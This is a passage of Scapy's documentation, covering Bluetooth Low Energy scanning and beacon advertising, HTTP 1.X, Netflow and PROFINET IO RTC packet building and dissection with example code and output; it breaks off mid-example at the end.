Linux's Bluetooth stack is developed by the BlueZ project. The Linux kernel contains drivers to provide access to Bluetooth interfaces using HCI, which are exposed through sockets with `AF_BLUETOOTH`.

BlueZ also provides a user-space companion to these kernel interfaces. The key components are:

`bluetoothd` A daemon that provides access to Bluetooth devices over D-Bus.

`bluetoothctl` An interactive command-line program which interfaces with the `bluetoothd` over D-Bus.

`hcitool` A command-line program which interfaces directly with kernel interfaces.

Support for Classic Bluetooth in bluez is quite mature, however BLE is under active development.

10.2 First steps

Note: You must run these examples as `root`. These have only been tested on Linux, and require Scapy v2.4.3 or later.

10.2.1 Verify Bluetooth device

Before doing anything else, you'll want to check that your Bluetooth device has actually been detected by the operating system:

```
$ hcitool dev
Devices:
        hci0 xx:xx:xx:xx:xx:xx
```

10.2.2 Opening a HCI socket

The first step in Scapy is to open a HCI socket to the underlying Bluetooth device:

```
>>> # Open a HCI socket to device hci0
>>> bt = BluetoothHCISocket(0)
```

10.2.3 Send a control packet

This packet contains no operation (ie: it does nothing), but it will test that you can communicate through the HCI device:


```
>>> ans, unans = bt.sr(HCI_Hdr()/HCI_Command_Hdr())
Received 1 packets, got 1 answers, remaining 0 packets
```

You can then inspect the response:


```
>>> # ans[0] = Answered packet #0
>>> # ans[0][1] = The response packet
>>> p = ans[0][1]
>>> p.show()
###[ HCI header ]###
  type= Event
###[ HCI Event header ]###
     code= 0xf
     len= 4
###[ Command Status ]###
        status= 1
        number= 2
        opcode= 0x0
```

10.2.4 Receiving all events

To start capturing all events from the HCI device, use `sniff`:

```
>>> pkts = bt.sniff()
(press ^C after a few seconds to stop...)
>>> pkts
<Sniffed: TCP:0 UDP:0 ICMP:0 Other:0>
```

Unless your computer is doing something else with Bluetooth, you'll probably get 0 packets at this point. This is because `sniff` doesn't actually enable any promiscuous mode on the device.

However, this is useful for some other commands that will be explained later on.

10.2.5 Importing and exporting packets

Just like with other protocols, you can save packets for future use in `libpcap` format with `wrpcap`:

```
>>> wrpcap("/tmp/bluetooth.pcap", pkts)
```

And load them up again with `rdpcap`:

```
>>> pkts = rdpcap("/tmp/bluetooth.pcap")
```

10.3 Working with Bluetooth Low Energy

Note: This requires a Bluetooth 4.0 or later interface that supports BLE (Bluetooth Low Energy), either as a dedicated LE (Low Energy) chipset or a *dual-mode* LE + BR/EDR chipset (such as an RTL8723BU).

These instructions only been tested on Linux, and require Scapy v2.4.3 or later. There are bugs in earlier versions which decode packets incorrectly.

These examples presume you have already *opened a HCI socket* (as `bt`).

10.3.1 Discovering nearby devices

Enabling discovery mode

Start active discovery mode with:


```
>>> # type=1: Active scanning mode
>>> bt.sr(
...   HCI_Hdr()/
...   HCI_Command_Hdr()/
...   HCI_Cmd_LE_Set_Scan_Parameters(type=1))
Received 1 packets, got 1 answers, remaining 0 packets

>>> # filter_dups=False: Show duplicate advertising reports, because these
>>> # sometimes contain different data!
>>> bt.sr(
...   HCI_Hdr()/
...   HCI_Command_Hdr()/
...   HCI_Cmd_LE_Set_Scan_Enable(
...     enable=True,
...     filter_dups=False))
Received 1 packets, got 1 answers, remaining 0 packets
```

In the background, there are already HCI events waiting on the socket. You can grab these events with `sniff`:

```
>>> # The lfilter will drop anything that's not an advertising report.
>>> adverts = bt.sniff(lfilter=lambda p: HCI_LE_Meta_Advertising_Reports␣
↪in p)
```

(continues on next page)

(continued from previous page)

```
(press ^C after a few seconds to stop...)
>>> adverts
<Sniffed: TCP:0 UDP:0 ICMP:0 Other:101>
```

Once you have the packets, disable discovery mode with:

```
>>> bt.sr(
...   HCI_Hdr()/
...   HCI_Command_Hdr()/
...   HCI_Cmd_LE_Set_Scan_Enable(
...     enable=False))
Begin emission:
Finished sending 1 packets.
...*
Received 4 packets, got 1 answers, remaining 0 packets
(<Results: TCP:0 UDP:0 ICMP:0 Other:1>, <Unanswered: TCP:0 UDP:0 ICMP:0␣
↪Other:0>)
```

Collecting advertising reports

You can sometimes get multiple `HCI_LE_Meta_Advertising_Report` in a single `HCI_LE_Meta_Advertising_Reports`, and these can also be for different devices!


```
# Rearrange into a generator that returns reports sequentially
from itertools import chain
reports = chain.from_iterable(
  p[HCI_LE_Meta_Advertising_Reports].reports
  for p in adverts)

# Group reports by MAC address (consumes the reports generator)
devices = {}
for report in reports:
  device = devices.setdefault(report.addr, [])
  device.append(report)

# Packet counters
devices_pkts = dict((k, len(v)) for k, v in devices.items())
print(devices_pkts)
# {'xx:xx:xx:xx:xx:xx': 408, 'xx:xx:xx:xx:xx:xx': 2}
```

Filtering advertising reports

```
# Get one packet for each device that broadcasted short UUID 0xfe50␣
↪(Google).
# Android devices broadcast this pretty much constantly.
google = {}
for mac, reports in devices.items():
  for report in reports:
    if (EIR_CompleteList16BitServiceUUIDs in report and
        0xfe50 in report[EIR_CompleteList16BitServiceUUIDs].svc_uuids):
      google[mac] = report
      break
```

(continues on next page)

(continued from previous page)

```
# List MAC addresses that sent such a broadcast
print(google.keys())
# dict_keys(['xx:xx:xx:xx:xx:xx', 'xx:xx:xx:xx:xx:xx'])
```

Look at the first broadcast received:

```
>>> for mac, report in google.items():
...     report.show()
...     break
...
###[ Advertising Report ]###
  type= conn_und
  atype= random
  addr= xx:xx:xx:xx:xx:xx
  len= 13
  \data\
   |###[ EIR Header ]###
   |  len= 2
   |  type= flags
   |###[ Flags ]###
   |     flags= general_disc_mode
   |###[ EIR Header ]###
   |  len= 3
   |  type= complete_list_16_bit_svc_uuids
   |###[ Complete list of 16-bit service UUIDs ]###
   |     svc_uuids= [0xfe50]
   |###[ EIR Header ]###
   |  len= 5
   |  type= svc_data_16_bit_uuid
   |###[ EIR Service Data - 16-bit UUID ]###
   |     svc_uuid= 0xfe50
   |     data= 'AB'
  rssi= -96
```


10.3.2 Setting up advertising

Note: Changing advertisements may not take effect until advertisements have first been *stopped*.

AltBeacon

AltBeacon is a proximity beacon protocol developed by Radius Networks. This example sets up a virtual AltBeacon:

```
# Load the contrib module for AltBeacon
load_contrib('altbeacon')

ab = AltBeacon(
    id1='2f234454-cf6d-4a0f-adf2-f4911ba9ffa6',
    id2=1,
```

(continues on next page)

(continued from previous page)

```
    id3=2,
    tx_power=-59,
)

bt.sr(ab.build_set_advertising_data())
```

Once *advertising has been started*, the beacon may then be detected with Beacon Locator (Android).

Note: Beacon Locator v1.2.2 incorrectly reports the beacon as being an iBeacon, but the values are otherwise correct.

Eddystone


Eddystone is a proximity beacon protocol developed by Google. This uses an Eddystone-specific service data field.

This example sets up a virtual Eddystone URL beacon:

```
# Load the contrib module for Eddystone
load_contrib('eddystone')

# Eddystone_URL.from_url() builds an Eddystone_URL frame for a given URL.
#
# build_set_advertising_data() wraps an Eddystone_Frame into a
# HCI_Cmd_LE_Set_Advertising_Data payload, that can be sent to the BLE
# controller.
bt.sr(Eddystone_URL.from_url(
  'https://scapy.net').build_set_advertising_data())
```


Once *advertising has been started*, the beacon may then be detected with Eddystone Validator or Beacon Locator (Android):



iBeacon

iBeacon is a proximity beacon protocol developed by Apple, which uses their manufacturer-specific data field. *Apple/iBeacon framing* (below) describes this in more detail.


This example sets up a virtual iBeacon:


```
# Load the contrib module for iBeacon
load_contrib('ibeacon')

# Beacon data consists of a UUID, and two 16-bit integers: "major" and
# "minor".
#
# iBeacon sits ontop of Apple's BLE protocol.
p = Apple_BLE_Submessage()/IBeacon_Data(
   uuid='fb0b57a2-8228-44cd-913a-94a122ba1206',
   major=1, minor=2)

# build_set_advertising_data() wraps an Apple_BLE_Submessage or
# Apple_BLE_Frame into a HCI_Cmd_LE_Set_Advertising_Data payload, that can
# be sent to the BLE controller.
bt.sr(p.build_set_advertising_data())
```

Once *advertising has been started*, the beacon may then be detected with Beacon Locator (Android):



10.3.3 Starting advertising

```
bt.sr(HCI_Hdr()/
      HCI_Command_Hdr()/
      HCI_Cmd_LE_Set_Advertise_Enable(enable=True))
```


10.3.4 Stopping advertising


```
bt.sr(HCI_Hdr()/
      HCI_Command_Hdr()/
      HCI_Cmd_LE_Set_Advertise_Enable(enable=False))
```


10.3.5 Resources and references

- 16-bit UUIDs for members: List of registered UUIDs which appear in `EIR_CompleteList16BitServiceUUIDs` and `EIR_ServiceData16BitUUID`.
- 16-bit UUIDs for SDOs: List of registered UUIDs which are used by Standards Development Organisations.
- Company Identifiers: List of company IDs, which appear in `EIR_Manufacturer_Specific_Data.company_id`.
- Generic Access Profile: List of assigned type IDs and links to specification definitions, which appear in `EIR_Header`.

10.4 Apple/iBeacon broadcast frames

Note: This describes the wire format for Apple's Bluetooth Low Energy advertisements, based on (limited) publicly available information. It is not specific to using Bluetooth on Apple operating systems.

iBeacon is Apple's proximity beacon protocol. Scapy includes a contrib module, `ibeacon`, for working with Apple's BLE broadcasts:

```
>>> load_contrib('ibeacon')
```

Setting up advertising for iBeacon (above) describes how to broadcast a simple beacon.

While this module is called `ibeacon`, Apple has other "submessages" which are also advertised within their manufacturer-specific data field, including:

- AirDrop
- AirPlay
- AirPods
- Handoff
- Nearby
- Overflow area

For compatibility with these other broadcasts, Apple BLE frames in Scapy are layered on top of `Apple_BLE_Submessage` and `Apple_BLE_Frame`:

- `HCI_Cmd_LE_Set_Advertising_Data`, `HCI_LE_Meta_Advertising_Report`, `BTLE_ADV_IND`, `BTLE_ADV_NONCONN_IND` or `BTLE_ADV_SCAN_IND` contain one or more…
- `EIR_Hdr`, which may have a payload of one…
- `EIR_Manufacturer_Specific_Data`, which may have a payload of one…
- `Apple_BLE_Frame`, which contains one or more…
- `Apple_BLE_Submessage`, which contains a payload of one…
- `Raw` (if not supported), or `IBeacon_Data`.

This module only presently supports `IBeacon_Data` submessages. Other submessages are decoded as `Raw`.

One might sometimes see multiple submessages in a single broadcast, such as Handoff and Nearby. This is not mandatory – there are also Handoff-only and Nearby-only broadcasts.

Inspecting a raw BTLE advertisement frame from an Apple device:

```
p = BTLE(hex_bytes(
↪'d6be898e4024320cfb574d5a02011a1aff4c000c0e009c6b8f40440f1583ec895148b410050318c0b525b
↪'))
p.show()
```

Results in the output:

```
###[ BT4LE ]###
  access_addr= 0x8e89bed6
  crc= 0xb8f7d4
###[ BTLE advertising header ]###
     RxAdd= public
     TxAdd= random
     RFU= 0
     PDU_type= ADV_IND
     unused= 0
     Length= 0x24
###[ BTLE ADV_IND ]###
        AdvA= 5a:4d:57:fb:0c:32
        \data\
         |###[ EIR Header ]###
         |  len= 2
         |  type= flags
         |###[ Flags ]###
         |     flags= general_disc_mode+simul_le_br_edr_ctrl+simul_le_br_
↪edr_host
         |###[ EIR Header ]###
         |  len= 26
         |  type= mfg_specific_data
         |###[ EIR Manufacturer Specific Data ]###
         |     company_id= 0x4c
         |###[ Apple BLE broadcast frame ]###
         |         \plist\
         |          |###[ Apple BLE submessage ]###
         |          |  subtype= handoff
         |          |  len= 14
         |          |###[ Raw ]###
         |          |     load= '\x00\x9ck\x8f@D\x0f\x15\x83\xec\x89QH\xb4'
         |          |###[ Apple BLE submessage ]###
         |          |  subtype= nearby
         |          |  len= 5
         |          |###[ Raw ]###
         |          |     load= '\x03\x18\xc0\xb5%'
```

CHAPTER

ELEVEN

HTTP

Scapy supports the sending / receiving of HTTP packets natively.

11.1 HTTP 1.X

Note: Support for HTTP 1.X was added in `2.4.3`, whereas HTTP 2.X was already in `2.4.0`.

11.1.1 About HTTP 1.X

HTTP 1.X is a *text protocol*. Those are pretty unusual nowadays (HTTP 2.X is binary), therefore its implementation is very different.

For transmission purposes, HTTP 1.X frames are split in various fragments during the connection, which may or not have been encoded. This is explain over https://developer.mozilla.org/fr/docs/Web/HTTP/Headers/Transfer-Encoding


To summarize, the frames can be split in 3 different ways:

- `chunks`: split in fragments called chunks that are preceded by their length. The end of a frame is marked by an empty chunk
- using `Content-Length`: the header of the HTTP frame announces the total length of the frame
- None of the above: the HTTP frame ends when the TCP stream ends / when a TCP push happens.

Moreover, each frame may be aditionnally compressed, depending on the algorithm specified in the HTTP header:

- `compress`: compressed using *LZW*
- `deflate`: compressed using *ZLIB*
- `br`: compressed using *Brotli*
- `gzip`

Let's have a look at what happens when you perform an HTTPRequest using Scapy's `TCP_client` (explained below):



Once the first SYN/ACK is done, the connection is established. Scapy will send the `HTTPRequest()`, and the host will answer with HTTP fragments. Scapy will ACK each of those, and recompile them using `TCPSession`, like Wireshark does when it displays the answer frame.

11.1.2 HTTP 1.X in Scapy

Let's list the module's content:

```
>>> explore(scapy.layers.http)
Packets contained in scapy.layers.http:
Class        |Name
-------------|-------------
HTTP         |HTTP 1
HTTPRequest  |HTTP Request
HTTPResponse|HTTP Response
```


There are two frames available: `HTTPRequest` and `HTTPResponse`. The `HTTP` is only used during dissection, as a util to choose between the two. All common header fields should be supported.

- **Default HTTPRequest:**

```
>>> HTTPRequest().show()
###[ HTTP Request ]###
  Method= 'GET'
  Path= '/'
  Http_Version= 'HTTP/1.1'
  A_IM= None
  Accept= None
  Accept_Charset= None
  Accept_Datetime= None
  Accept_Encoding= None
  [...]
```

- **Default HTTPResponse:**

```
>>> HTTPResponse().show()
###[ HTTP Response ]###
  Http_Version= 'HTTP/1.1'
  Status_Code= '200'
  Reason_Phrase= 'OK'
  Accept_Patch43= None
  Accept_Ranges= None
  [...]
```

11.1.3 Use Scapy to send/receive HTTP 1.X

To handle this decompression, Scapy uses Sessions classes, more specifically the `TCPSession` class. You have several ways of using it:

`sniff(session=TCPSession, [...])`	`TCP_client.tcplink(HTTP, host, 80)`
Perform decompression / defragmentation on all TCP streams simultaneously, but only acts passively.	Acts as a TCP client: handles SYN/ACK, and all TCP actions, but only creates one stream.

Examples:

- `TCP_client.tcplink`:

Send an HTTPRequest to `www.secdev.org` and write the result in a file:


```
load_layer("http")
req = HTTP()/HTTPRequest(
    Accept_Encoding=b'gzip, deflate',
    Cache_Control=b'no-cache',
    Connection=b'keep-alive',
    Host=b'www.secdev.org',
    Pragma=b'no-cache'
)
a = TCP_client.tcplink(HTTP, "www.secdev.org", 80)
answser = a.sr1(req)
a.close()
with open("www.secdev.org.html", "wb") as file:
    file.write(answser.load)
```

`TCP_client.tcplink` makes it feel like it only received one packet, but in reality it was recombined in `TCPSession`. If you performed a plain `sniff()`, you would have seen those packets.

This code is implemented in a utility function: `http_request()`, usable as so:

```
load_layer("http")
http_request("www.google.com", "/", display=True)
```

This will open the webpage in your default browser thanks to `display=True`.

- `sniff()`:

Dissect a pcap which contains a JPEG image that was sent over HTTP using chunks.

Note: The `http_chunk.pcap.gz` file is available in `scapy/test/pcaps`

```
load_layer("http")
pkts = sniff(offline="http_chunk.pcap.gz", session=TCPSession)
# a[29] is the HTTPResponse
with open("image.jpg", "wb") as file:
    file.write(pkts[29].load)
```

11.2 HTTP 2.X

The HTTP 2 documentation is available as a Jupyther notebook over here: HTTP 2 Tuto

CHAPTER TWELVE

NETFLOW

Netflow packets mainly comes in 3 versions:

```
- ``Netflow V5``
- ``Netflow V7``
- ``Netflow V9 / V10 (IPfix)``
```

While the two first versions are pretty straightforward, building or dissecting Netflow v9/v10 isn't easy.

12.1 Netflow V1


```
netflow = NetflowHeader()/NetflowHeaderV1()/NetflowRecordV1()
pkt = Ether()/IP()/UDP()/netflow
```


12.2 Netflow V5


```
netflow = NetflowHeader()/NetflowHeaderV5(count=1)/NetflowRecordV5(dst="192.168.0.1")
pkt = Ether()/IP()/UDP()/netflow
```

12.3 NetflowV9 / IPfix

Netflow v9 and IPfix use a template based system. This means that records that are sent over the wire require a "Template" to be sent previously in a Flowset packet.

This template is required to understand thr format of the record, therefore needs to be provided when building or dissecting those.

Fortunately, Scapy knows how to detect the templates and will provide dissecting methods that take care of that.

Note: The following examples apply to Netflow V9. When using IPfix, use the exact same format but replace the class names with their V10 counterpart (if they exist ! Scapy shares some classes between the two). Have a look at `netflow`

- **Build**

```
header = Ether()/IP()/UDP()
netflow_header = NetflowHeader()/NetflowHeaderV9()

# Let's first build the template. Those need an ID > 255
flowset = NetflowFlowsetV9(
    templates=[NetflowTemplateV9(
        template_fields=[
            NetflowTemplateFieldV9(fieldType=1, fieldLength=1),  # IN_BYTES
            NetflowTemplateFieldV9(fieldType=2, fieldLength=4),  # IN_PKTS
            NetflowTemplateFieldV9(fieldType=4),  # PROTOCOL
            NetflowTemplateFieldV9(fieldType=8),  # IPV4_SRC_ADDR
            NetflowTemplateFieldV9(fieldType=12),  # IPV4_DST_ADDR
        ],
        templateID=256,
        fieldCount=5)
    ],
    flowSetID=0
)
# Let's generate the record class. This will be a Packet class
# In case you provided several templates in ghe flowset, you will need
# to pass the template ID as second parameter
recordClass = GetNetflowRecordV9(flowset)
# Now lets build the data records
dataFS = NetflowDataflowsetV9(
    templateID=256,
    records=[ # Some random data.
        recordClass(
            IN_BYTES=b"\x12",
            IN_PKTS=b"\0\0\0\0",
            PROTOCOL=6,
            IPV4_SRC_ADDR="192.168.0.10",
            IPV4_DST_ADDR="192.168.0.11"
        ),
        recordClass(
            IN_BYTES=b"\x0c",
            IN_PKTS=b"\1\1\1\1",
            PROTOCOL=3,
            IPV4_SRC_ADDR="172.0.0.10",
            IPV4_DST_ADDR="172.0.0.11"
        )
    ],
)
pkt = header / netflow_header / flowset / dataFS
```


- **Dissection**

Scapy provides two methods to parse NetflowV9/IPFix:

- `NetflowSession`: to use with `sniff(session=NetflowV9Session, [...])`
- `netflowv9_defragment()`: to use on a packet or list of packets.

With the previous example:

```
pkt = Ether(raw(pkt))  # will loose the defragmentation
pkt = netflowv9_defragment(pkt)[0]
```

CHAPTER

THIRTEEN

PROFINET IO RTC

PROFINET IO is an industrial protocol composed of different layers such as the Real-Time Cyclic (RTC) layer, used to exchange data. However, this RTC layer is stateful and depends on a configuration sent through another layer: the DCE/RPC endpoint of PROFINET. This configuration defines where each exchanged piece of data must be located in the RTC `data` buffer, as well as the length of this same buffer. Building such packet is then a bit more complicated than other protocols.

13.1 RTC data packet

The first thing to do when building the RTC `data` buffer is to instantiate each Scapy packet which represents a piece of data. Each one of them may require some specific piece of configuration, such as its length. All packets and their configuration are:

- `PNIORealTimeRawData`: a simple raw data like `Raw`
  - `length`: defines the length of the data
- `Profisafe`: the PROFIsafe profile to perform functional safety
  - `length`: defines the length of the whole packet
  - `CRC`: defines the length of the CRC, either `3` or `4`
- `PNIORealTimeIOxS`: either an IO Consumer or Provider Status byte
  - Doesn't require any configuration

To instantiate one of these packets with its configuration, the `config` argument must be given. It is a `dict()` which contains all the required piece of configuration:

```
>>> load_contrib('pnio_rtc')
>>> raw(PNIORealTimeRawData(load='AAA', config={'length': 4}))
'AAA\x00'
>>> raw(Profisafe(load='AAA', Control_Status=0x20, CRC=0x424242, config={
↪'length': 8, 'CRC': 3}))
'AAA\x00 BBB'
>>> hexdump(PNIORealTimeIOxS())
0000   80                                                  .
```

13.2 RTC packet

Now that a data packet can be instantiated, a whole RTC packet may be built. `PNIORealTime` contains a field `data` which is a list of all data packets to add in the buffer, however, without the configuration, Scapy won't be able to dissect it:

```
>>> load_contrib("pnio_rtc")
>>> p=PNIORealTime(cycleCounter=1024, data=[
... PNIORealTimeIOxS(),
... PNIORealTimeRawData(load='AAA', config={'length':4}) /␣
↪PNIORealTimeIOxS(),
... Profisafe(load='AAA', Control_Status=0x20, CRC=0x424242, config={
↪'length': 8, 'CRC': 3}) / PNIORealTimeIOxS(),
... ])
>>> p.show()
###[ PROFINET Real-Time ]###
  len= None
  dataLen= None
  \data\
   |###[ PNIO RTC IOxS ]###
   |  dataState= good
   |  instance= subslot
   |  reserved= 0x0
   |  extension= 0
   |###[ PNIO RTC Raw data ]###
   |  load= 'AAA'
   |###[ PNIO RTC IOxS ]###
   |     dataState= good
   |     instance= subslot
   |     reserved= 0x0
   |     extension= 0
   |###[ PROFISafe ]###
   |  load= 'AAA'
   |  Control_Status= 0x20
   |  CRC= 0x424242
   |###[ PNIO RTC IOxS ]###
   |     dataState= good
   |     instance= subslot
   |     reserved= 0x0
   |     extension= 0
  padding= ''
  cycleCounter= 1024
  dataStatus= primary+validData+run+no_problem
  transferStatus= 0

>>> p.show2()
###[ PROFINET Real-Time ]###
  len= 44
  dataLen= 15
  \data\
   |###[ PNIO RTC Raw data ]###
   |  load= '\x80AAA\x00\x80AAA\x00 BBB\x80'
  padding= ''
  cycleCounter= 1024
  dataStatus= primary+validData+run+no_problem
  transferStatus= 0
```

For Scapy to be able to dissect it correctly, one must also configure the layer for it to know the location of each data in the buffer. This configuration is saved in the dictionary `conf.contribs["PNIO_RTC"]` which can be updated with the `pnio_update_config` method. Each item in the dictionary uses the tuple `(Ether.src, Ether.dst)` as key, to be able to separate the configuration of each communication. Each value is then a list of a tuple which describes a data packet. It is composed of the negative index, from the end of the data buffer, of the packet position, the class of the packet as the second item and the `config` dictionary to provide to the class as last. If we continue the previous example, here is the configuration to set:

```
>>> load_contrib("pnio")
>>> e=Ether(src='00:01:02:03:04:05', dst='06:07:08:09:0a:0b') /␣
↪ProfinetIO() / p
>>> e.show2()
###[ Ethernet ]###
  dst= 06:07:08:09:0a:0b
  src= 00:01:02:03:04:05
  type= 0x8892
###[ ProfinetIO ]###
     frameID= RT_CLASS_1
###[ PROFINET Real-Time ]###
  len= 44
  dataLen= 15
  \data\
   |###[ PNIO RTC Raw data ]###
   |  load= '\x80AAA\x00\x80AAA\x00 BBB\x80'
  padding= ''
  cycleCounter= 1024
  dataStatus= primary+validData+run+no_problem
  transferStatus= 0
>>> pnio_update_config({('00:01:02:03:04:05', '06:07:08:09:0a:0b'): [
... (-9, Profisafe, {'length': 8, 'CRC': 3}),
... (-9 - 5, PNIORealTimeRawData, {'length': 4}),
... ]})
>>> e.show2()
###[ Ethernet ]###
  dst= 06:07:08:09:0a:0b
  src= 00:01:02:03:04:05
  type= 0x8892
###[ ProfinetIO ]###
     frameID= RT_CLASS_1
###[ PROFINET Real-Time ]###
        len= 44
        dataLen= 15
        \data\
         |###[ PNIO RTC IOxS ]###
         |  dataState= good
         |  instance= subslot
         |  reserved= 0x0L
         |  extension= 0L
         |###[ PNIO RTC Raw data ]###
         |  load= 'AAA'
         |###[ PNIO RTC IOxS ]###
         |     dataState= good
         |     instance= subslot
         |     reserved= 0x0L
         |     extension= 0L
```


(continues on next page)

(continued from previous page)

```
          |###[ PROFISafe ]###
          |  load= 'AAA'
          |  Control_Status= 0x20
          |  CRC= 0x424242L
          |###[ PNIO RTC IOxS ]###
          |     dataState= good
          |     instance= subslot
          |     reserved= 0x0L
          |     extension= 0L
        padding= ''
        cycleCounter= 1024
        dataStatus= primary+validData+run+no_problem
        transferStatus= 0
```

If no data packets are configured for a given offset, it defaults to a `PNIORealTimeIOxS`. However, this method is not very convenient for the user to configure the layer and it only affects the dissection of packets. In such cases, one may have access to several RTC packets, sniffed or retrieved from a PCAP file. Thus, `PNIORealTime` provides some methods to analyse a list of `PNIORealTime` packets and locate all data in it, based on simple heuristics. All of them take as first argument an iterable which contains the list of packets to analyse.

- `PNIORealTime.find_data()` analyses the data buffer and separate real data from IOxS. It returns a dict which can be provided to `pnio_update_config`.
- `PNIORealTime.find_profisafe()` analyses the data buffer and find the PROFIsafe profiles among the real data. It returns a dict which can be provided to `pnio_update_config`.
- `PNIORealTime.analyse_data()` executes both previous methods and update the configuration. **This is usually the method to call.**
- `PNIORealTime.draw_entropy()` will draw the entropy of each byte in the data buffer. It can be used to easily visualize PROFIsafe locations as entropy is the base of the decision algorithm of `find_profisafe`.


```
>>> load_contrib('pnio_rtc')
>>> t=rdpcap('/path/to/trace.pcap', 1024)
>>> PNIORealTime.analyse_data(t)
{('00:01:02:03:04:05', '06:07:08:09:0a:0b'): [(-19, <class 'scapy.contrib.
